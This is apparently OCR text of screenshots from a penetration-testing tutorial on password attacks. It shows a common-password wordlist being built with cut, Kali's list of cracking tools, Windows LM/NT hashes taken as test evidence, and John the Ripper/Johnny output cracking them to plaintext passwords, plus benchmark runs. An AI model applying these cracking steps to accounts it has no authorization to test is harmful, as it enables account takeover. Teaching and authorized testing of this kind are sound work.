
1	1	»	123456	» porsche	»	firebird	»	prince	» rosebud
2	2	»	password	»	guitar	» butter	» beach	» jaguar	
3	3	»	12345678	»	chelsea	»	united	» amateur	» great
4	4	»	1234	» black	» turtle	» 7777777	»	cool	
5	5	»		» diamond	»	steelers	»	muffin	» cooper
6	6	»	12345	» nascar	» tiffany	»	redsox	» 1313	
7	7	»	dragon	» jackson	»	zxcvbn	» star	» scorpio	
8	8	»	qwerty	» cameron	»	tomcat	» testing	»	mountain
9	9	»	696969	» 654321	» golf	» shannon	»	madison	
10	10	»	mustang	»	computer	»	bond007	»	murphy » 987654
11	11	»	letmein	»	amanda	» bear	» frank	» brazil	
12	12	»	baseball	»	wizard	» tiger	» hannah	» lauren	
13	13	»	master	» xxxxxxxx	»	doctor	» dave	» japan	
14	14	»	michael	»	money	» gateway	»	eagle1	»
15	15	»	football	»	phoenix	»	gators	» 11111	»
16	16	»	shadow	» mickey	» angel	» mother	» stars		


```
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2
123456
password
12345678
1234

12345
dragon
qwerty
696969
mustang
letmein
baseball
master
michael
football
shadow
monkey
abc123
pass

6969
jordan
harley
ranger
iwantu
jennifer
hunter
```


```
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6
123456  porsche         firebird        prince  rosebud
password        guitar  butter  beach   jaguar
12345678        chelsea         united  amateur         great
1234    black   turtle  7777777         cool
        diamond         steelers        muffin  cooper
12345   nascar  tiffany         redsox  1313
dragon  jackson         zxcvbn  star    scorpio
qwerty  cameron         tomcat  testing         mountain
696969  654321  golf    shannon         madison
mustang         computer        bond007         murphy  987654
letmein         amanda  bear    frank   brazil
baseball        wizard  tiger   hannah  lauren
master  xxxxxxxx        doctor  dave    japan
michael         money   gateway         eagle1
football        phoenix         gators  11111
shadow  mickey  angel   mother  stars
monkey  bailey  junior  nathan  apple
abc123  knight  thx1138         raiders         alexis
pass    iceman          steve   aaaa
        tigers  badboy  forever         bonnie
6969    purple  debbie  angela  peaches
jordan  andrea  spider  viper   jasmine
harley          melissa         ou812   kevin
ranger  dakota  booger  jake    matt
iwantu  aaaaaa  1212    lovers  qwertyui
jennifer        player  flyers          danielle
hunter  sunshine        fish    gregory         beaver
        morgan          buddy   4321
```


```
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool

diamond
steelers
muffin
cooper
12345
nascar
tiffany
```


```
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
 500-common.txt
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  500-common.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common.txt
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
```



01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Debian
Usual applications
Preferences
Run
Logout
• Offline Attacks
• Online Attacks
• Passing the Hash tools
• Password Profiling & Wordlists
cewl
crunch
hashcat
john
johnny
medusa
ncrack
ophcrack
pyrit
rainbowcrack
rcrackimt
wordlists
cachedump
chntpw
cmospwd
fcrackzip
hashcat
hashid
hash-identifier
johnny
lsadump
ophcrack-cli
pwdump
rainbowcrack
rcrackimt
samdump2
sipcrack
sucrack



win7-pass-hashes-lessguest.txt (~/workspace/TestCompany/ext-20150315/evidence) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
win7-pass-hashes-lessguest.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:23900518f88d6ec5ae40e134fdbb1959:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:601eab3fdfb146c4ecd8f800c987d621:::



Johnny
File
Attack
Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
0%


Johnny
File
Attack
Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
User
Password
Hash
GECOS
1 Administrator
aad3b435b...
500:23900518f88d6ec5ae40e134fdbb1959:::
2 B0 Weaver
aad3b435b...
1000:601eab3fdfb146c4ecd8f800c987d621:::
3 ?
0%


Johnny
File
Attack
Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
guesses: 6 time: 0:00:00:00 DONE (Thu Sep 10 14:15:20 2015) c/s: 3469K trying: 123456 - JOHNNIE
Use the "--show" option to display all of the cracked passwords reliably
Loaded 6 password hashes with no different salts (LM DES [128/128 BS SSE2-16])
(IUSR_BO-SRV2)
(hax0r)
(Guest)
(fred)
(bo)
(Administrator)


Johnny
File
Attack
Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
General options
Format:
nt2
Mode selection and settings
Default behaviour
"Single crack" mode
Wordlist mode
"Incremental" mode
External mode
Default behaviour
"Single crack" mode
Wordlist mode
"Incremental" mode
External mode
With default behaviour John the Ripper will run "single crack" mode, then wordlist mode, then "incremental" mode. All with default settings.
100% (6/6: 6 cracked, 0 left)


Johnny
File Attack Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
User Password Hash GECOS
1 Administrator aad3b435b... 500:23900518f88d6ec5ae40e134fdbb1959:::
2 B0 Weaver aad3b435b... 1000:601eab3fdfb146c4ecd8f800c987d621:::
3 ?
0% (0/2: 0 cracked, 2 left) [--format=nt2]



Johnny
File Attack Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
guesses: 2 time: 0:07:18:04 DONE (Fri Nov 6 00:59:24 2015) c/s: 34633K trying: 442Dak5 - 442Day6
Use the "--show" option to display all of the cracked passwords reliably
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
hackme (B0 Weaver)
442Day! (Administrator)
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
No password hashes left to crack (see FAQ)
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
No password hashes left to crack (see FAQ)
0% (0/2: 0 cracked, 2 left) [--format=nt2]


```
root@kalibook:~# john --test
Benchmarking: Traditional DES [128/128 BS SSE2-16]... DONE
Many salts:     4853K c/s real, 4902K c/s virtual
Only one salt:  4624K c/s real, 4718K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2-16]... DONE
Many salts:     162724 c/s real, 167706 c/s virtual
Only one salt:  162048 c/s real, 163684 c/s virtual

Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 12x]... DONE
Raw:    37536 c/s real, 37915 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/64 X2]... DONE
Raw:    942 c/s real, 961 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K]... DONE
Short:  511744 c/s real, 522187 c/s virtual
Long:   1697K c/s real, 1714K c/s virtual

Benchmarking: LM DES [128/128 BS SSE2-16]... DONE
Raw:    61853K c/s real, 63116K c/s virtual

Benchmarking: dynamic_0: md5($p) (raw-md5) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    30520K c/s real, 31143K c/s virtual

Benchmarking: dynamic_1: md5($p.$s) (joomla) [128/128 SSE2 intrinsics 10x4x3]... DONE
Many salts:     20969K c/s real, 21397K c/s virtual
Only one salt:  16441K c/s real, 16777K c/s virtual

Benchmarking: dynamic_2: md5(md5($p)) (e107) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    15562K c/s real, 15880K c/s virtual

Benchmarking: dynamic_3: md5(md5(md5($p))) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    10406K c/s real, 10618K c/s virtual

Benchmarking: dynamic_4: md5($s.$p) (OSC) [128/128 SSE2 intrinsics 10x4x3]... DONE
```

